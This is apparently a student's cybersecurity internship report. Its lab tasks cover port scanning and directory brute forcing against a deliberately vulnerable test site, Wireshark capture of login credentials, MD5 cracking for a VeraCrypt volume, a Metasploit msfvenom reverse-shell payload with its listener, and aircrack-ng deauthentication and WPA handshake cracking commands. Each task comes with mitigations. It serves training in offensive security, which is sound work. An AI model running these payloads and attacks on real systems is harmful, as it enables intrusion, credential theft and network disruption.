

# **Task Completion Report**

## **Beginner, Intermediate and Hard**

Shadowfox Cybersecurity Internship April-May  
2024

Aryan Parashar  
B2 Cybersecurity

# Index

S.No.	Task	Page Number
B1	Open Ports	3
B2	Brute Force	4
B3	Network Traffic Interception	5
I1	Veracrypt1	7
I2	Entry Points	9
I3	Reverse Shell Connection	10
I4	De-auth (Unsuccessful)	11

# Figure Index


S.No.	Title	Page No.
1	Open Ports using Nmap	3
2	Open Ports using Python Script	3
3	Gobuster Bruteforce	4
4	Wireshark Network Traffic Interception	5
5	Crackstation Rainbow Tables	6
6	Veracrypt Bruteforce	7
7	Entry Points	8
8	Meterpreter Reverse Shell	10

## B1: Find all the ports that are open on the website <http://testphp.vulnweb.com/>

Process:

### 1. Using Nmap:

- **Command:** `nmap -sV testphp.vulnweb.com`
- **Explanation:** This Nmap command scans for open ports and attempts to identify the service versions running on those ports. It helps in identifying potential entry points for further attacks.



```
kali@kali: ~/Desktop/AryanParashar
File Actions Edit View Help

(kali@kali)~[~/Desktop/AryanParashar]
$ nmap testphp.vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-16 11:17 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.31s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.co
m
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 43.21 seconds

(kali@kali)~[~/Desktop/AryanParashar]
$
```

Screenshot 1: Open Ports using Nmap


Using Python Script:

- **Script Explanation:** This Python script attempts to connect to each port in the specified range on the target IP. If the connection is successful, the port is considered open.



```
File Edit Selection View Go Run Terminal Help
Cache Poisoning.py 1 Open Ports Scanning.py 1 X
C:\Users\aryan> OneDrive\ Desktop\ Hacking Tools\ python> python> Open Ports Scanning.py> ...

1 import nmap
2 from urllib.parse import urlparse
3
4 def scan_ports(target_host):
5     # initialize the port scanner
6     nmScan = nmap.PortScanner()
7
8     print("Scanning ports for:", target_host)
9
10    # scan the target host for all ports
11    nmScan.scan(target_host)
12
13    print("Scan results:", nmScan)
14
15    # print detailed scan results
16    for host in nmScan.all_hosts():
17        print('Host : %s' % host)
18        print('State : %s' % nmScan[host].state())
19        for proto in nmScan[host].all_protocols():
20            print('Protocol : %s' % proto)
21            ports = nmScan[host][proto].keys()
22            ports = sorted(ports)
23            for port in ports:
24                print('Port : %s\tState : %s' % (port, nmScan[host][proto][port]['state']))
25
26 def main():
27     target_website = input("Enter the target website URL: ")
28
29     # Extract hostname from URL
30     parsed_url = urlparse(target_website)
31     target_host = parsed_url.netloc
32
33     scan_ports(target_host)
34
35 if __name__ == "__main__":
36     main()
37
```

A screenshot of a Visual Studio Code editor window. The top bar shows two tabs: 'Cache Poisoning.py 1' and 'Open Ports Scanning.py 1 X'. The active tab is 'Open Ports Scanning.py 1 X'. The file explorer on the left shows the path 'C: > Users > aryan > OneDrive > Desktop > Hacking Tools > python > Open Ports Scanning.py > ...'. The terminal window is open, showing the following output:

```
PS C:\Users\aryan> & C:/Users/aryan/AppData/Local/Programs/Python/Python312/python.exe "c:/Users/aryan/OneDrive/Desk
Enter the target website URL: http://testphp.vulnweb.com/
Scanning ports for: testphp.vulnweb.com
Scan results: <nmap.nmap.PortScanner object at 0x0000025FA9B87EC0>
Host : 44.228.249.3
State : up
Protocol : tcp
Port : 80      State : open
PS C:\Users\aryan> 
```

## 2. Screenshot 2: Open Ports using Python Script

### Mitigation:

- **Close Unnecessary Ports:** Ensure that only the necessary ports are open.
- **Implement a Firewall:** Use a firewall to restrict access to critical ports.
- **Regular Audits:** Conduct regular port scanning to identify and close any unintended open ports.

**B2: Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.**

### Process:

#### 1. Using Gobuster:

- **Command:** `gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt`
- **Explanation:** Gobuster is a tool used to brute force URIs (directories and files) in web sites. This command uses a common wordlist to find hidden directories on the target website.

```
kali@kali: ~/Desktop/AryanParashar
File Actions Edit View Help

kali@kali:~$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@Firefart)

[+] Url: http://testphp.vulnweb.com/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./ (Status: 200) [Size: 4958]
/404.php (Status: 200) [Size: 5265]
/admin (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
/admin/
/artists.php (Status: 200) [Size: 5328]
/cart.php (Status: 200) [Size: 4983]
/categories.php (Status: 200) [Size: 6115]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin.html (Status: 403) [Size: 276]
/cgi-bin/.html (Status: 403) [Size: 276]
/comment.php (Status: 302) [Size: 1246] [→ ./index.php]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
/CVS/
/CVS/Entries (Status: 200) [Size: 1]
/CVS/Root (Status: 200) [Size: 1]
/CVS/Repository (Status: 200) [Size: 8]
/disclaimer.php (Status: 200) [Size: 5524]
/favicon.ico (Status: 200) [Size: 894]
/guestbook.php (Status: 200) [Size: 5390]
/images (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
/images/
/index.php (Status: 200) [Size: 4958]
/index.php (Status: 200) [Size: 4958]
/login.php (Status: 200) [Size: 5523]
/logout.php (Status: 200) [Size: 4830]
```

```
kali@kali: ~/Desktop/AryanParashar
File Actions Edit View Help

[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./ (Status: 200) [Size: 4958]
/404.php (Status: 200) [Size: 5265]
/admin (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
/admin/
/artists.php (Status: 200) [Size: 5328]
/cart.php (Status: 200) [Size: 4983]
/categories.php (Status: 200) [Size: 6115]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin.html (Status: 403) [Size: 276]
/cgi-bin/.html (Status: 403) [Size: 276]
/comment.php (Status: 302) [Size: 1246] [→ ./index.php]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
/CVS/
/CVS/Entries (Status: 200) [Size: 1]
/CVS/Root (Status: 200) [Size: 1]
/CVS/Repository (Status: 200) [Size: 8]
/disclaimer.php (Status: 200) [Size: 5524]
/favicon.ico (Status: 200) [Size: 894]
/guestbook.php (Status: 200) [Size: 5390]
/images (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
/images/
/index.php (Status: 200) [Size: 4958]
/index.php (Status: 200) [Size: 4958]
/login.php (Status: 200) [Size: 5523]
/logout.php (Status: 200) [Size: 4830]
/pictures (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/product.php (Status: 200) [Size: 5056]
/redirect.php (Status: 302) [Size: 8]
/search.php (Status: 200) [Size: 4732]
/secured (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/secured/]
/signup.php (Status: 200) [Size: 6033]
/userinfo.php (Status: 302) [Size: 16] [→ login.php]
/vendor (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]
Progress: 18456 / 18460 (99.98%)

Finished
```

Screenshot 3: Gobuster Bruteforce

## Mitigation:

- **Directory Access Control:** Ensure sensitive directories are not publicly accessible.
- **Rate Limiting:** Implement rate limiting and IP blocking on repeated failed access attempts.
- **Use Secure Naming Conventions:** Avoid using predictable names for directories and files.


**B3: Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.**


**Process:**

**1. Using Wireshark:**

**Steps:**

- **Start Wireshark:** Open Wireshark and select the appropriate network interface (e.g., wlan0 for WiFi).
- **Begin Capturing Packets:** Click on the start capture button.
- **Perform Login Action:** On the target website, enter login credentials and submit.
- **Stop Capture:** After performing the login, stop the packet capture.
- **Filter Packets:** Use filters like `http.request.method == "POST"` to isolate login packets.
- **Analyze Packets:** Look for packets containing credentials in the payload.





**Screenshot 4: Wireshark Network Traffic Interception**

### Mitigation:


- **Use HTTPS:** Ensure that the website uses HTTPS to encrypt traffic and protect credentials.
- **Implement Secure Login Mechanisms:** Use modern authentication methods such as OAuth or JWT.
- **Regular Security Audits:** Regularly audit network traffic to identify and mitigate potential security issues.

**1: A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encoded and provided to you in the drive with the name encoded.txt. Decode the password and enter in the veracrypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.**

**Process:**

**1. Decoding the Password:**

- **Encoded Password:** 482c811da5d5b4bc6d497ffa98491e38
- **Explanation:** Assuming the password is MD5 hashed, use an MD5 cracker like Crackstation.




**Screenshot 5: Crackstation Rainbow Tables**

**2. Using Veracrypt:**

- **Steps:**
  - **Install Veracrypt:** If not already installed, download and install Veracrypt.
  - **Mount Encrypted File:** Open Veracrypt and select the encrypted file.
  - **Enter Decoded Password:** Enter the decoded password to unlock the file.
  - **Find Secret Code:** Browse the mounted volume to locate the secret code.





**Screenshot 6: Veracrypt Bruteforce**


### Mitigation:

- **Use Strong, Unique Passwords:** Ensure passwords are strong and unique.
- **Avoid Plaintext Storage:** Do not store passwords in plaintext or weakly encoded formats.
- **Implement Multi-Factor Authentication:** Add an extra layer of security to access sensitive data.

**I2: An executable file of veracrypt will be provided to you. Find the entry point address of the executable using PE explorer tool and provide the value as the answer as screenshot.**

### Process:

1. **Using PE Explorer:**
  - **Steps:**
    - **Open Executable:** Launch PE Explorer and open the provided Veracrypt executable.
    - **Navigate to Headers Section:** Go to the "Headers" or "Optional Header" section.
    - **Find Entry Point:** Locate the "Address of Entry Point" field which indicates the entry point of the executable.



**Screenshot 7: Entry Points**

### Mitigation:

- **Code Signing:** Ensure that executables are signed to verify their integrity.
- **Regular Updates:** Keep software updated to mitigate vulnerabilities.
- **Static Analysis:** Perform static analysis on executables to detect malicious code.

## I3: Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

### Process:

#### 1. Create the Payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP> LPORT=<port>
-f exe > reverse_shell_payload.exe
```

**Explanation:** This command uses msfvenom to create a Windows executable payload that, when executed, initiates a reverse TCP connection back to the attacker's machine.

#### 2. Start Metasploit Listener:

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <Your IP>
set LPORT <port>
exploit
```

- **Explanation:** This sets up a listener on the attacker's machine to receive the reverse shell connection.

### Transfer Payload and Execute:

- **Transfer:** Use SCP, email, or any other method to transfer the reverse\_shell\_payload.exe to the Windows machine.
- **Execute:** Run the executable on the Windows machine to establish the reverse shell connection.



Screenshot 8: Meterpreter Reverse Shell

### Mitigation:

- **Antivirus Software:** Use up-to-date antivirus software to detect and block malicious payloads.
- **Execution Policies:** Implement strict execution policies to prevent unauthorized software execution.
- **Network Monitoring:** Monitor network traffic for unusual connections and take appropriate action.

## I4: De-auth attacks on Wifi (Unsuccessful)

### Process:

1. **Preparation:**
  - **Check Compatibility:** Ensure that the wireless adapter supports monitor mode and packet injection.
  - **Install Required Tools:** Install `aircrack-ng` and other required tools.
2. **Enable Monitor Mode:**

```
airmon-ng start wlan0
```

**Explanation:** This command enables monitor mode on the wireless adapter.

- **Capture Handshake:**

```
airodump-ng wlan0mon
```

**Explanation:** This command captures packets in monitor mode.

### De-authentication Attack:

```
aireplay-ng --deauth 10 -a <AP MAC> -c <Client MAC> wlan0mon
```

**Explanation:** This command sends de-authentication packets to force a device to reauthenticate and capture the handshake.

- **Crack Password:**

```
aircrack-ng -w wordlist.txt -b <AP MAC> capture.cap
```

**Explanation:** This command uses a wordlist to crack the captured handshake.

### Unsuccessful Attempt:

- Due to hardware limitations, the de-auth attack was unsuccessful.

### Mitigation:

- **Use WPA3:** Upgrade to WPA3 for stronger security.
- **Monitor for Attacks:** Use intrusion detection systems to monitor for and respond to de-authentication attacks.
- **Use Strong Passwords:** Ensure WiFi passwords are strong and not easily guessable.

